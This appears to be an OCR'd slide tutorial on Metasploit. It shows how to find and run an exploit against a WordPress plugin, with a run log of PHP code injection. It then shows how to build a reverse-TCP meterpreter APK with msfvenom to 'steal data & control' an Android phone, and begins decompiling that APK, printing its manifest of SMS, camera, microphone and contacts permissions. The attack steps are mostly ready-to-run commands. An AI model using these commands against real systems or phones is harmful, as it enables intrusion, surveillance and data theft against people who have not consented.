


Search for Vulnerabilities

Pick a vulnerability and use an exploit. Once you know what your remote hosts system is (nmap, lynix, maltego, wp-scan, etc) you can pick an exploit to test. rapid7 have an easy way to find exploits. There is also a way to search within msfconsole for various exploits:

```
search type:exploit
search CVE-XXXX-XXXX
search cve:2014
search name:wordpress
```

Search for Vulnerabilities



Use vulnerable to Exploit

Once you have decided on an exploit to use, issue the following command into msfconsole, eg: use exploit/unix/webapp/php_wordpress_total_cache

```
use exploit/unix/webapp/php_wordpress_total_cache
```

Payloads and Targets


From this point on, the available options change based on the exploit you are using, but you can get a list of the available options with:

```
show payloads
```

For a list of the available targets:

```
show targets
```

Payloads and Targets



Configure the exploit

In Metasploit each exploit has a set of options to configure for your remote host:

```
show options
```

This gives a list. You need to set the options with ‘yes’ next to them.

```
set RHOST 192.168.0.15
```

If you issues the ‘hosts -R’ command then you will see that the remote hosts parameters are already filled in for you.

Execute the exploit

Execute the exploit against the remote host

```
run
```

Or

```
exploit
```

PC Acquisition

If successful, you'll know. If not, then try again with a different exploit ;)

```
msf exploit(php_wordpress_total_cache) > run

[*] Started reverse handler on 10.0.2.15:4444
[*] 192.168.0.15:80 - Trying unauthenticated exploitation...
[*] 192.168.0.15:80 - Trying to get posts from feed...
[*] 192.168.0.15:80 - Found Post POST ID 1708...
[*] 192.168.0.15:80 - Injecting the PHP Code in a comment...
[*] 192.168.0.15:80 - Executing the payload...
[-] Exploit failed: 192.168.0.15:80 - Comment not in post, maybe comments are moderated
msf exploit(php_wordpress_total_cache) >
```

Metasploit

STEAL DATA & CONTROL ANDROID SMARTPHONE

Demo Requirement

Kali Linux PC with Metasploit installed on it

Android Phone

WiFi Access Point (same subnet network)

Create the exploit module


Once you have decided on an exploit to use, issue the following command into empty kali's terminal, eg: `msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.88.11 LPORT=4444 -o meterpreter.apk`

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=$192.168.88.11 LPORT=4444 -o meterpreter.apk
```

Public Key generation

```
keytool -genkey -v -keystore ~/.android/debug.keystore -alias
androiddebugkey -keyalg RSA -keysize 2048 -validity 10000
```


Create the exploit module




Disassembling and Analysis of Malicious .apk

STEP BY STEP TUTORIAL


Decompiling apk with Apktool



Decompiling apk with Apktool



Manifest




```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.metasploit.stage" platformBuildVersionCode="10"
platformBuildVersionName="2.3.3">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COURSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <application android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".MainActivity" android:theme="@android:style/Theme.NoDisplay">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
                <data android:host="my_host" android:scheme="metasploit"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <action android:name="android.intent.action.VIEW"/>
            </intent-filter>
        </activity>
        <receiver android:label="MainBroadcastReceiver" android:name=".MainBroadcastReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
    </application>
</manifest>
```


Decompiling apk with dex2jar

Rename file from meterpreter.apk to meterpreter.zip


Extract meterpreter.zip

Find classes.dex file

